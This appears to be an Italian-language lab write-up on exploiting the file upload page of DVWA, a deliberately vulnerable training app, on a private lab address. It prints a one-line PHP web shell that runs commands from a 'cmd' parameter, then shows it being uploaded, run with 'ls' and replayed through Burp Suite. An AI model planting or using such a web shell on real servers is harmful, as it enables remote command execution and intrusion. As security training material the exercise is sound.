## **Preparazione**

```
Codice php:
<?php if(isset($_GET['cmd']))
{
         system($_GET['cmd']);
}
?>
File in cui è inserito il php:
payload.php
Pagina per il test:
http://192.168.50.101/dvwa/vulnerabilities/upload/
```

## **Procedimento**

1. Facciamo l'upload dello script php sulla pagina dvwa per l'upload.



Come risposta otteniamo il path dove è stato inserito il file php


../../hackable/uploads/payload.php succesfully uploaded!

2. Tramite il link possiamo arrivare a questo pagina index dove troviamo il payload caricato e un altro file.



3. Per avviare lo script basta aggiungere il nome del file (e la sua estensione) più il commando. Per fare questo bisogna aggiungere questa stringa "?cmd=" seguito dal

commando che vogliamo usare, ad esempio Is



dvwa\_email.png payload.php

4. Tramite burp-suite possiamo catturare la request ed analizzarla

```
Pretty Raw Hex

1 GET /dvwa/hackable/uploads/payload.php?cmd=ls HTTP/1.1

2 Host: 192.168.50.101

3 Upgrade-Insecure-Requests: 1

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

4 Accept-Language: en-US,en;q=0.9

Cookie: security=low; PHPSESSID=f166261fab3141018ea01112ed9f9dfc

Connection: keep-alive
```

La inviamo al repeter così da poter modificare il commando a piacimento

## Request



## Response

Pretty Raw Hex Render

/var/www/dvwa/hackable/uploads